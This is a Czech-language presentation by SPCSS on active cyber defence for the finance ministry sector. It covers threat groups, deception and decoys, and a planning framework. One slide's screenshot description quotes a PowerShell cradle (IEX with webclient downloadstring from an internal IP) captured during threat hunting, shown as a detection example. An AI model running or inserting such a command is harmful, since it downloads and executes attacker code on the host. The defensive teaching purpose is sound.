



SPCSS

Státní pokladna
Centrum sdílených služeb

Poskytovatel garantovaných služeb NDC
včetně kybernetické bezpečnosti
ve státní správě



Aktivní obrana proti kybernetickým útokům v resortu Ministerstva financí

Stage 0x1

Intro

Stage 0x2

Adversary

Stage 0x2

Adversary

Rozdíl mezi západní a východním přístupem

- **Východní přístup**
 - 36 stratagemy
 - Sun-Tzu - umění války
- **Západní přístup**
 - Odsuzuje používání klamu (deception)
 - Nenapadá nic a nikoho zezadu (otázka charakteru)
 - Clausewitz - Válka

Stage 0x2

Adversary

MoneyTaker

- Aktivní od jara 2016
- Útoky na banky v Rusku a USA a na jejich transakční systém
- Používá phishing, meterpreter payload a powershell skript

Stage 0x2

Adversary

Buhtrap

- Od 02/2016 do 08/2016 ukradeno 25 milionů dolarů
- Největší suma ukradená bance: 8.5 milionu dolarů
- Používá červa, který infikuje celou infrastrukturu bankovní instituce
- Používá phishing s přiloženým RTF souborem

Stage 0x2

Adversary

Další skupiny pohybující se ve finančním sektoru

- Anunak, Corkow, Cobalt, Silence
- Útoky na SWIFT a jiné transakční systémy
- Útoky na ATM, PoS atd.

Stage 0x2

Adversary


- **Reaktivní obrana**
 - AV, IDS, FW . . .
- **Proaktivní obrana**
 - Threat hunting, Vulnerability Scanning . . .
- **Aktivní obrana**
 - Decoys, tokens, emulators, deception, counterdeception . . .

Stage 0x2

Adversary


Verizon Data Breach
Investigations Report 2013

Figure 44: Discovery methods



Stage 0x2 Adversary


Pwned



Stage 0x2 Adversary

Tradiční
Obrana:

Bez reakce!



Stage 0x2 Adversary

Proaktivní obrana (memory dump)

- Odhalila spuštěný script, označen jako bezpečný
- Bez akce

The screenshot displays the Infocyte HUNT interface. The main window shows a script analysis for the ID 'cli-b773afb3c286b30e52de81a26b9abee0ea38f319'. The script score is 3, and the score breakdown is 'Unknown'. The content of the script is shown in a modal window: 'IEX ((new-object net.webclient).downloadstring('http://172.17.22.59:8888/a'))'. The interface also shows a sidebar with various system components like Hosts, Processes, Modules, Drivers, Memory, Accounts, Artifacts, Autostarts, Hooks, Connections, Scripts, and Applications.

Stage 0x03

Defender

Stage 0x3

Defender

Proč aktivní obrana funguje?

- Pozornost
- Energie
- Nejistota
- Analýza

Stage 0x3

Defender



**Co je aktivní
obrana?**

Stage 0x3

Defender

Metody aktivní obrany

- Deception
- Counterdeception
- Counter-Deception

Stage 0x3 Defender

Nejdostupnější prvky aktivní obrany

- Decoys
- Tokens
- Emulators




Stage 0x3

Defender

Scénář ARGO

- Deception
- Zakryj pravdu, odkryj faleš



Stage 0x3

Defender


Scénář F-35 vs J-31

- Counterdeception
- Counter-Deception



Stage 0x3 Defender

Deception taktika pro cyber killchain



Stage 0x4 Framework

Stage 0x4 Framework

Definice týmu

- Mastermind
- Realizační tým
- Méně je vždy více



Stage 0x4

Framework

Účel

- Definice strategie
- Operační a taktický cíl
- Důvod
- Kritéria

Analýza

- Útočník
- Chování útočníka
- Odhad chování

Stage 0x4

Framework

Tvorba příběhu

- Uvěřitelný
- Řetězení příběhů
- Může se stát cokoliv
- Test příběhu
- Rozsah příběhu - Argo

Bojový plán

- Zohlednit analýzu
- Nastavit prostředí
- Důraz na příběh

Stage 0x4

Framework

Plán B

- Možnost selhání
- Záložní řešení
- Zařadit do příběhu

Spuštění

- Technologie a příběh pod kontrolou

Stage 0x4

Framework

Monitoring

- Real-time monitoring
- Alerty
- Trasování
- Vyrušení, odklonění, absolutní eliminace (vyčerpání zdrojů)

Redesign

- Aktualizovat příběh
- Celý nebo jeho část

Stage 0x5

EOF

Stage 0x5

EOF

Coming soon – Limitovaná místa

- **17. 9. – 18. 9. 2019**
MISP training
s CIRCL.lu
- **19. 9. 2019**
AIL Framework workshop s
CIRCL.lu
- **7. 11. 2019**
Hunting Season session
0x00 (ver.2019.11)
- **8.11.2019**
Hunting Season
session 0x00 (ver.2019.11)

Děkujeme

Napište nám na CSIRT@SPCSS.CZ

